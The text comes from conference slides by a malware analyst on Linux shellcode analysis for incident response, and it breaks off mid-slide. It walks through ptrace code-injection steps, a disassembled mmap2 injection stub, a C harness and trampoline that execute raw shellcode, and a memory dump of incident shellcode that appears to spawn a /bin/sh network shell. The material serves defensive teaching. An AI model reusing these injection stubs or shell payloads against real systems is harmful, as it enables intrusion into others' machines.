



ROOTCON Recovery Mode

Oct 10, 2020 16:45-17:30(GMT+8)

"A (deeper) diving into /bin/sh311c0d3.."

(shellcode advanced analysis for DFIR & professionals)



@unixfreakxp

Cyber Emergency Center - LAC / LACERT



Analysis research material of malwaremustdie.org project

About me My weekly sport (for 30+ years now).

*I found that security
and my sport is
parallel and a nice
metaphor to each
other,*

*..so I will present this
talk with sharing
several wisdom I
learned in my practise.*



1. Just another security folk on daily basis
 - Malware incident **senior analyst** at **Forensics Group in Cyber Emergency Center of LAC/LACERT, Tokyo, Japan.** (lac.co.jp), My specialty on RE is multi-platform cases.
 - Blog writer & co-founder of **MalwareMustDie.org (MMD)**, est:2012
2. The community give-back efforts:
 - Linux threat / malware awareness sharing in MMD media.
 - Lecturer on national events: All Japan Security Camp, ICSCoE CISO trainings, DFIR & RE related workshops, etc.
 - Supporting open source security tools like: radare2, Tsurugi DFIR Linux OS & MISP (IoC posts & ICS taxonomy design), and in VirusTotal community for the ELF malware support.
3. Other activities:
 - FIRST.ORG's as IR activist at team LACERT, curator at CTI SIG, and Program Committee member, Hackathon participants, etc

What we are doing in the day work..



**CYBER
EMERGENCY
CENTER**

We support business continuity 24 hours a day, 365 days a year by providing emergency response services to our customers for any security related incidents using our deep forensic knowledge and network security expertise.

What I am doing after day work..




Our share-back cycle to raise Linux awareness



Balance between: Achievements, Sharing, Education and Regeneration

..in a simple words



Malware Must Die!

PoC of what we've done for the community..


WIKIPEDIA
The Free Encyclopedia

Main page
Contents
Featured content
Current events
Random article
Donate to Wikipedia
Wikipedia store

Interaction
Help
About Wikipedia
Community portal
Recent changes
Contact page

Tools
What links here
Related changes
Upload file
Special pages
Permanent link
Page information
Wikidata item
Cite this page

Print/export
Create a book
Download as PDF
Printable version

Just Google:
“MalwareMustDie”

Not logged in Talk Contributions Create account Log in

Article Talk Read Edit View history Search Wikipedia

MalwareMustDie

From Wikipedia, the free encyclopedia

MalwareMustDie, NPO^{[1][2]} as a whitehat security research workgroup, has been launched from August 2012. MalwareMustDie is a registered charity in the United Kingdom. It provides a platform for IT professionals and security researchers gather together to share knowledge and reduce malware infection in the internet. The group is known for their efforts in original research, analysis, and sharing of malware samples, reverse engineering, and security industry, operations to dismantle several major botnets. They have a list^[4] of Linux malware research and analysis completed. The team communicates information about their findings and advocates for better detection for Linux malware.^[5]

MalwareMustDie is also known for their efforts in original research, analysis, and sharing of malware samples, reverse engineering, and security industry, operations to dismantle several major botnets. They have a list^[4] of Linux malware research and analysis completed. The team communicates information about their findings and advocates for better detection for Linux malware.^[5]

Several notable internet threats that has been firstly discovered by MalwareMustDie team are i.e.

- Prison Locker^[9] (ransomware),
- Mayhem^{[10][11]} (Linux botnet),
- Kelihos botnet v2^{[12][13]}
- ZeusVM^[14]
- Darkleech botnet analysis^[15]
- KINS (Crime Toolkit)
- Cookie Bomb^[16] (malicious PHP traffic redirection)
- Mirai^{[17][18][19][20]}
- LuaBot^{[21][22]}
- NyaDrop^{[23][24]}

Monday, February 24, 2020

MMD-0066-2020 - Linux/Mirai-Fbot - A re-emerged IoT threat

Chapters: [TelnetLoader] [EchoLoader] [Propagation] [NewActor] [Epilogue]

Prologue

A month ago I wrote about IoT malware for Linux operating system, a Mirai botnet's client variant dubbed as FBOT. The writing was about reverse engineering Linux ELF ARM 32bit to dissect the new encryption that has been used by their January's bot binaries,

The threat had been on vacuum state for almost one month after my post, until now it comes back again, strongly, with several *technical updates* in their binary and infection scheme, a re-emerging botnet that I detected its first come-back activities starting from on February 9, 2020.

PoC of what we've done for the community..

Lecture & Talks contribution (condensed):

- 2012, 2013 DEFCON Japan Speaker
 - 2013, 2014, 2015: BOTCONF Program Committee & Speaker + BRUCON
 - 2016, 2017, 2018, 2019: AVTOKYO Workshops on Security Frameworks:
Linux malware analysis, Radare2, Tsurugi Linux, MISP for ICS & VirusTotal
 - 2017, 2018, 2019: All Japan Security Camp (Instructure)
 - 2017, 2018, 2019: IPA ICSCoE CISO Global training (now: Cyber CREST)
 - 2018-2020: FIRST.ORG's CTI SIG as Curator & Program Committee
 - 2018 R2CON Unpackable Linux Binary Unpacking
 - 2018 Hackers Party Japan: The threat of IOT botnet this year
 - 2018, 2019 SECCON Workshops on DFIR & Binary Analysis (Instructure)
 - 2019 HACK.LU Fileless infection & Linux Process Injection Speaker
 - 2019 Proposal Initiator of MISP ICSTaxonomy)
 - 2019 IoTSecJP Introducing Shell Analysis on IOT and ICS devices
 - 2020 R2CON Shellcode Basic (Speaker)
- etc..

Chapters

“A (deeper) diving into
/bin/sh311c0d3..”

rootcon2020

1. Introduction
2. Advance shellcode tricks on code injection
 - Memory map shellcode stub
 - Cloning shellcode stub
 - Using ESIL to deobfs asm
 - “Moar” tricks reference
3. Shellcode in memory forensics
 - Hot forensics vs Regen
 - Seek the artifacts on radare2
4. Tools for linux shellcode analysis
 - Radare2, gdb, Ghidra, IDA
 - Binutils (objdump, etc)
 - Cross-platform setup
5. Conclusion & reference
 - Conclusion in Q & A
 - Shellcode checklist
 - Shellcode in DFIR perspective
 - My playbook sharing for shellcode
 - Reference

Chapter one Introduction

“Now let's learn about how to make a stand..”



What this talk is all about (disclaimer)

1. I wrote this slide as a **blue-teamer** based on my know-how & experience in handling incidents on cyber intrusion involving shellcodes, as a share-back knowledge to fellow blue team folks in dealing with the subject on the rootcon.
2. The talk is meant to be a non-operational and non-attributive material, it is written to be as conceptual as possible; it contains basic methods for shellcode analysis in the shell platform.
3. The material is based on strictly cyber threat research we have conducted in MalwareMustDie organization, and there is no data nor information from speaker's profession or from other groups included in any of these slides.

Why Linux - why shellcode

1. Linux, now, is one of most influence OS that is so close to our lifeline.
2. Linux devices are everywhere, in the clouds, houses, offices, in vehicles.
In the ground, in the air in outer space.
Linux is free and is an open source, and that is good. This is just its a flip side of this OS popularity..
3. Linux executable scheme are so varied in supporting many execution scenarios & when something bad happens the executable's detection ratio is not as good as Windows.
4. Linux operated devices, if taken over, can act as many adversaries scenarios: payload deliverable hosts, spy proxy, attack cushions, backdoor, attack C2, etc..
5. **{Post} Exploitation tools/frameworks attacks Linux platform too, shellcodes is having important roles.**

About this talk & its sequels

1. I have planned a roadmap to share practical know-how on binary analysis in a series of talks, and executed them in a sequel events:

Year	Event	Theme	Description
2018	R2CON	Unpacking a non-unpackable	ELF custom packed binary dissection r2
2019	HACKLU	Fileless Malware and Linux Process Injection	Post exploitation today on Linux systems
2019	SECCON	Decompiling in NIX shells	Forensics & binary analysis w/shell tools
2020 (Spt)	R2CON	Okay, so you don't like shellcode too?	Shellcode (part1 / beginner) For radare2 users
2020 (Oct)	ROOTCON	A (deeper) diving into /bin/sh311c0d3..	Shellcode (part2 / advanced) Multiple tools used for vulnerability & exploit analysis

2. This year is the final part of shellcode talk sequels (**in yellow**), it's focusing on advance research, related to previous talks (**in blue**)

What we don't discuss in this slide..

1. Basic of Shellcodes

See:

“Okay, so you don't like
Sh3llc0d3 too?”

r2con2020

1. Introduction
2. What, why, how is shellcode works
 - Methodology & Concept
 - Supporting knowledge
3. Shellcode and its analysis
 - The way it is built matters!
 - Analysis concept (static/dynamic),
Supporting environment
4. Analysis techniques in radare2
 - Why static, how
 - r2 on sc dynamic analysis
 - X-Nix vs Windows sc on r2
5. A concept in defending our boxes
 - Forensics perspective
 - IR and handling management
 - Special cases
6. Appendix
 - Glossary
 - References

What we don't discuss in this slide..

2. Process injection in Linux


See:

“Fileless malware & process injection in Linux”

hacklu2019

1. Background
2. Post exploitation in Linux
 - Concept, Supporting tools
3. Process injection in Linux
 - Concept, Supporting tools
 - Fileless method,
4. Components to make all of these possible
 - Frameworks: concept, specifics, examples
 - Components: Shellcodes, Privilege Escalating & Payloads
5. A concept in defending our boxes
 - Forensics perspective
 - IR and resource management model
6. Appendix

Slides references:



The screenshot shows a GitHub repository page for the user `unixfreakxp` with the repository name `malwaremustdie`. The URL in the browser bar is `https://github.com/unixfreakxp/malwaremustdie/tree/master/slides`. The repository has a single commit from `unixfreakxp` that uploaded the contents of the `slides` directory. The commit message is "Uploaded the contents of the slides directory". The commit history lists several PDF files that have been uploaded:

- ..
- `AvTokyo-2015.pdf` - Uploaded the contents of the slides directory
- `BotConf-2013.pdf` - Uploaded the contents of the slides directory
- `DefconJP-DCG893-2012.pdf` - Uploaded the contents of the slides directory
- `DefconJP-DCG893-2013.pdf` - Uploaded the contents of the slides directory
- `HACKLU-2019.pdf` - Uploaded the contents of the slides directory
- `HackLU-SecCon-2019.pdf` - Uploaded the contents of the slides directory
- `HackersPartyJP-2018.pdf` - Uploaded the contents of the slides directory
- `IoTSecJP-2019.pdf` - Uploaded the contents of the slides directory
- `R2CON2020.pdf` - Uploaded the contents of the slides directory
- `R2Con-2018.pdf` - Uploaded the contents of the slides directory
- `README.md` - Updating the information for the slides directory
- `SecCon-2018.pdf` - Uploaded the contents of the slides directory
- `SecurityCamp-2017-2019-Z1-YaraCourse.pdf` - Uploaded the contents of the slides directory

Talk video references:

The screenshot shows a YouTube search results page with the following content:

- Left sidebar:** Home, Trending, Subscriptions, Library.
- Search bar:** youtube.com
- Search results:**
 - MalwareMustDie Videos** (highlighted with a red box): 116 videos • 13,001 views • Updated today. Description: "This is the official MalwareMustDie video playlist. About us: <https://en.wikipedia.org/wiki/MalwareMustDie>. MalwareMustDie Video Playlist Disclaimer: [pen icon]."
 - R2CON2020 (unixfreaxjp) - "Okay so you don't like Sh3llc0d3 too?"** (highlighted with a red box): WATCHED 30:17
 - HACKLU 2019 - Fileless Infection, Process Injection &...** (highlighted with a red box): WATCHED 44:26
 - R2CON 2018 - Unpacking the non-unpackable Linux**: WATCHED 26:39
 - SECCON 2018-CB07 TsurugiAVTokyo DFIR CTF-**: WATCHED 6:30
 - MMD project in raising awareness of ELF malware**: 3:49

Where to start?

“..Start from the skillset that you’re good at.”

Chapter two Advance shellcode tricks

“First, free your mind..”



Chapter two Advance shellcode tricks

In the previous talks I explained about process injection **to insert and execute shellcode**. Beforehand, again, **WHAT IS CODE INJECTION?**

1. Code injection at EIP/RIP address
mostly using ptrace (or gdb or dbx etc) to control the process flow and to then enumerate address to inject after state of injection is gained.
2. Shared library execution to inject code to memory
uses LD_PRELOAD or dynamic loader functions to load share object
3. Code injection to address main() function of the process.
bad point is, not every process started from main, some has preliminary execution too.
4. Using one of the ELF execution process (ELF Injection) techniques.
ELF can be executed in many ways, it is "not memory injection", but can be forced to load something to memory, we don't discuss it now.
5. Inject the code into the stack
i.e. buffer overflow, it's possible only if the stack area is executable.
6. Combination of above concepts and/or unknown new methods

Chapter two Advance shellcode tricks

> Memory map shellcode stub for injection

`ptrace()` is useful to gain control for code injection state. *Shellcode* is the mostly used codes (hex) to inject, instead of ELF binary or SO library.

The most common usual techniques for shellcode injection via `ptrace()` is as follows:

PTRACE_PEEKTEXT	to backup predefined memory address
PTRACE_GETREGS	to backup <code>ptrace()</code> used registers
PTRACE_POKETEXT	to overwrite mmap2 shellcode w/ 0xcc
PTRACE_SETREGS	to start exec from overwritten address
PTRACE_CONT	to code execution
Execute wait()	to gain control back, by sending/receiving int3
PTRACE_GETREGS	to store back to new allocated memory

Chapter two Advance shellcode tricks

> Memory map shellcode stub for injection

`ptrace()` is useful to gain control for code injection state. *Shellcode* is the mostly used codes (hex) to inject, instead of ELF binary or SO library.

One most common usual technique for shellcode injection via `ptrace()` is as follows:

PTRACE_PEEKTEXT	to backup predefined memory address
PTRACE_GETREGS	to backup <code>ptrace()</code> used registers
PTRACE_POKETEXT	to overwrite mmap2 shellcode w/ 0xcc
PTRACE_SETREGS	to start exec from overwritten address
PTRACE_CONT	to code execution
Execute wait()	to gain control back
PTRACE_GETREGS	to store back to new

This is the mosy used part
in this type of injection,
We need to "know" it well

Chapter two Advance shellcode tricks

> Memory map shellcode stub for injection

In one incident we spotted this i-x86 shellcode stored in the memory of a x86_64 server as a part of a bigger shellcode stub. What is this code for?

31db	xor ebx, ebx
b910270000	mov ecx, 0x2710
ba07000000	mov edx, 7
be22000000	mov esi, 0x22
31ff	xor edi, edi
31ed	xor ebp, ebp
b8c0000000	mov eax, 0xc0
cd80	int 0x80
cc	int3

Chapter two Advance shellcode tricks

> Memory map shellcode stub for injection

It's spotted in the running bogus process as one stub of other shellcode:

```
[0x7f092fcaa000]> s 0x0000000000400000; /x 31dbb91027 ; s 0x0000000000600000 ; /x 31dbb91027
Searching 5 bytes in [0x400000-0x401000]
hits: 1
Searching 5 bytes in [0x600000-0x601000]
hits: 1
0x00400880 hit3_0 31dbb91027
0x00600880 hit4_0 31dbb91027
[0x00600000]> pd 11 @ 0x00400880
;-- hit1_0:
;-- hit3_0:
0x00400880      31db          xor  ebx, ebx
0x00400882      b910270000    mov  ecx, 0x2710
0x00400887      ba07000000    mov  edx, 7
0x0040088c      be22000000    mov  esi, 0x22
0x00400891      31ff          xor  edi, edi
0x00400893      31ed          xor  ebp, ebp
0x00400895      b8c0000000    mov  eax, 0xc0
0x0040089a      cd80          int  0x80
0x0040089c      cc              int3
0x0040089d      0000          add   byte [rax], al
0x0040089f      004743        add   byte [rdi + 0x43], al
```

Chapter two Advance shellcode tricks

> Memory map shellcode stub for injection

First step: REGEN. Put this back to a common wrapper for further analysis:

```
#include <stdio.h>

char shellcode[] =
~$x31$xdb~
~$xb9$x10$x27$x00$x00~
~$xba$x07$x00$x00$x00~
~$xbe$x22$x00$x00$x00~
~$x31$xff~
~$x31$xed~
~$xb8$xc0$x00$x00$x00~
~$xcd$x80~
~$xcc~;

int main(void) {
    (*void(*)()) shellcode();
    return 0;
}
```

Try to compile it with:

```
gcc -Wextra -Wno-unused-function -Wno-unused-variable -g -O0 -fno-stack-protector -z execstack \
yourcode.c -o yourbin
```

```
// simplify the binary
// no stack protector
// not ablocking stack execution
```

Chapter two Advance shellcode tricks

> Memory map shellcode stub for injection

The purpose is to dynamically analyze the shellcode in any debugger:

```
- offset -      0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x7ffea3b7e718 bc04 4000 0000 0000 0000 0000 0000 0000 0000 ..@.
0x7ffea3b7e728 ad1e 822b f87f 0000 0000 0000 0000 0000 0000 ...+.....
0x7ffea3b7e738 08e8 b7a3 fe7f 0000 0000 0000 0100 0000 .....
0x7ffea3b7e748 ac04 4000 0000 0000 0000 0000 0000 0000 ..@.....
rax 0x00000000          rbx 0x00000000          rcx 0x00000000
rdx 0x00600880          r8 0x7ff82bb8b300        r9 0x7ff82bb9e490
r10 0x00000000          r11 0x7ff82b821db0        r12 0x004003a0
r13 0x7ffea3b7e800       r14 0x00000000        r15 0x00000000
rsi 0x7ffea3b7e808       rdi 0x00000001        rsp 0x7ffea3b7e718
rbp 0x7ffea3b7e720       rip 0x00600880        rflags 1PZI
orax 0xfffffffffffffff
;-- shellcode:
;-- hit8_0:
;-- rdx:
;-- rip:
; DATA XREF from 0x004004b0 (sym.main)
0x00600880    31db          xor ebx, ebx
0x00600882    b910270000    mov ecx, 0x2710
0x00600887    ba07000000    mov edx, 7
0x0060088c    be22000000    mov esi, 0x22
0x00600891    31ff          xor edi, edi
0x00600893    31ed          xor ebp, ebp
0x00600895    b8c0000000    mov eax, 0xc0
0x0060089a    cd80          int 0x80
0x0060089c    cc             int3
0x0060089d    0000          add byte [rax], al
0x0060089f    ~ 0000         add byte [rax], al
;-- section_end..data:
;-- section..bss:
                                .LC0000
```

Chapter two Advance shellcode tricks

> Memory map shellcode stub for injection

To trace the register to figure it out how it works:

```
xor ebx, ebx      ; zero-out the ebx ; rdi ; rdi
mov ecx, 0x2710   ; ECX holds buffer(mem) size is 0x2710 = 1000bytes
mov edx, 7        ; EDX holds arg for memory page permission -> 7 means RWX
mov esi, 0x22     ; `'' ; 34 ; ESI is arg for mem MAP type - value 0x22 means MAP_PRIVATE|MAP_ANON
xor edi, edi      ; zero-out EDI ; rdi ; rdi
xor ebp, ebp      ; zero-out EBP ; rdi ; rdi
mov eax, 0xc0      ; 192 ; set EAX to value for x86_32 syscall 0xc0 = 192 => meaning mmap2()
int 0x80          ; call interrupt (svc0) to invoke syscall execution ; -1 = unknown ()
int3              ; call the trace/breakpoint interrupt after mmap2() executed
```

Chapter two Advance shellcode tricks

> Memory map shellcode stub for injection

These are the steps of how it works:

- The shellcode-stub was invoking linux syscall mmap2() to allocate a memory space with :
 - 1,000 bytes size
 - The allocated memory area is flagged as PRIVATE & ANONYMOUS, meaning: an independent space/process is created that can be used to execute any malicious code or to store any data.
 - The permission of the allocated memory area is on READ WRITE & EXECUTION permission, to support any kind of code execution or injection.
- mmap2(2) man page:
“On success, mmap2() returns a pointer to the mapped area”

Chapter two Advance shellcode tricks

> Memory map shellcode stub for injection

These are the steps of how it works:

- The shellcode is mapped into memory space
 - 1,000 bytes
 - The area is ANON, creating store
 - The page has WRITE & EXECUTE permissions
 - mmap2(2, 1, 0, 0, 0, 0)
“On success, mmap2() returns a pointer to the mapped area”
- Elaborating mmap return pointer to the payload shellcode is enabling the execution of code under 1000 bytes**
- The decision to use mmap is because is the only way to get executable pages with write permissions in memory even with SELinux enabled.*
- This small shellcode is a preparation for next payload to be injected & execution.**

What do we learn from this case?


OSINT is on!



Chapter two Advance shellcode tricks

> Memory map shellcode stub for injection

It seems a red teamer's Github tool was used/abused to aim victims of the mentioned incident:



The screenshot shows a GitHub repository page for `aseemjakhar/jugaad`. The repository has 1 branch and 0 tags. The commit history shows three commits from 2011, all made by `aseemjakhar`. The commits are:

File	Message	Date
Makefile	2nd commit, add all src files	9 years ago
README.TXT	first commit for jugaad	9 years ago
debug.h	2nd commit, add all src files	9 years ago
jugaad.c	Adding 2 different API functions for default and custom usage	9 years ago
jugaad.h	Adding 2 different API functions for default and custom usage	9 years ago
shellcode.c	2nd commit, add all src files	9 years ago
shellcode.h	2nd commit, add all src files	9 years ago
testjugaad.c	Adding 2 different API functions for default and custom usage	9 years ago

Chapter two Advance shellcode tricks

> Memory map shellcode stub for injection

POC:

```
› 🔒 | https://github.com/aseemjakhar/jugaad/blob/master/shellcode.h
37 #define _shellcode_h_
38
39 #ifdef __cplusplus
40 extern "C" {
41 #endif /* __cplusplus */
42
43 /*
44  * The stub for mmap2 shellcode. The values of length, prot and flags is
45  * updated in the stub to make the final customized payload.
46 */
47 #define MMAP2_STUB          "\x31\xdb"           \
48                           "\xb9\x10\x27\x00\x00" \
49                           "\xba\x07\x00\x00\x00" \
50                           "\xbe\x22\x00\x00\x00" \
51                           "\x31\xff"           \
52                           "\x31\xed"           \
53                           "\xb8\xc0\x00\x00\x00" \
54                           "\xcd\x80"           \
55                           "\xcc"
56
57 /* Offsets into the stub shellcode for changing the values */
58 #define MMAP2_LEN_OFFSET    3
59 #define MMAP2_PROT_OFFSET   8
```

Chapter two Advance shellcode tricks

> Memory map shellcode stub for injection

[Another Research of the same vector]

The good improvement of this shellcode-stub mmap in C:

```
#include <stdio.h>
#include <string.h>
#include <sys/mman.h>
// originally coded by pancake
int payload(const char *buf, int len)
{
    unsigned char *ptr;
    int (*fun)();
    ptr = mmap(NULL, len, PROT_EXEC | PROT_READ | PROT_WRITE, MAP_ANONYMOUS | MAP_PRIVATE, -1, 0);
    if (ptr == NULL)
        return -1;
    fun = (int (*)(void))ptr;
    memcpy(ptr, buf, len);
    mprotect(ptr, len, PROT_READ | PROT_EXEC);
    return fun();
}
int main()
{
    unsigned char trap = 0xcc;
    return payload(&trap, 1);
}
```

This code is named / known back then as **MMAP TRAMPOLINE**
(pancake, phrack Volume 0x0d, Issue 0x42) <way before it is used in jugaad

Chapter two Advance shellcode tricks

> The case of shellcode clone-stub

1. Shellcode clone-stub is used as a stager loader to execute the real shellcode payload after the forking command is successfully executed.
2. Normally it will clone-stub shellcode will return to its parent, but in several incidents it was detected the clone-stub is killing the parent process (the shellcode loader/injector))when the forking is failed.
3. The alleged purpose for the clone-stub is for stealth code injection. Leaving the victim's blind on how the payload-shellcode has been injected.
4. The rest of the payload shellcode can be anything from a reverse shell, bindshell ,etc for further intrusion.

Chapter two Advance shellcode tricks

> The case of shellcode clone-stub

This is how it looks like in the real incidents we recorded:

0x7ffff7ff6fd0	ffff	ffff	ffff	ffff	ffff	ffff	ffff	ffff
0x7ffff7ff6fe0	ffff	ffff	ffff	ffff	ffff	ffff	ffff	ffff
0x7ffff7ff6ff0	ffff	ffff	ffff	ffff	ffff	ffff	ffff	ffff
	/map.unk2.rwx								
0x7ffff7ff7000	6a39	580f	0548	31ff	4839	f874	0c6a	3e58	j9X..H1.H9.t.j>X
0x7ffff7ff7010	4889	f76a	0c5e	0f05	c390	9031	c031	db31	H..j.^.....1.1.1
0x7ffff7ff7020	d2b0	0189	c6fe	c089	c7b2	06b0	290f	0593)...
0x7ffff7ff7030	4831	c050	6802	0111	5c88	4424	0148	89e6	H1.Ph...\.D\$.H..
0x7ffff7ff7040	b210	89df	b031	0f05	b005	89c6	89df	h0321.....2
	/rip								
0x7ffff7ff7050	0f05	31d2	31f6	89df	b02b	0f05	89c/	4831	..1.1....+....H1
0x7ffff7ff7060	c089	c6b0	210f	05fe	c089	c6b0	210f	05fe!.....!...
0x7ffff7ff7070	c089	c6b0	210f	0548	31d2	48bb	ff2f	6269!..H1.H../bi
0x7ffff7ff7080	6e2f	7368	48c1	eb08	5348	89e7	4831	c050	n/shH...SH..H1.P
0x7ffff7ff7090	5748	89e6	b03b	0f05	505f	b03c	0f05	0000	WH...;..P_.<....
0x7ffff7ff70a0	0000	0000	0000	0000	0000	0000	0000	0000
0x7ffff7ff70b0	0000	0000	0000	0000	0000	0000	0000	0000
0x7ffff7ff70c0	0000	0000	0000	0000	0000	0000	0000	0000

Chapter two Advance shellcode tricks

> The case of shellcode clone-stub

		<u>How it is located</u>	
	;	-- hit0_0:	
	;	-- stubbing:	
	0x006025a0	6a39	push 0x39 ; '9' ; 57
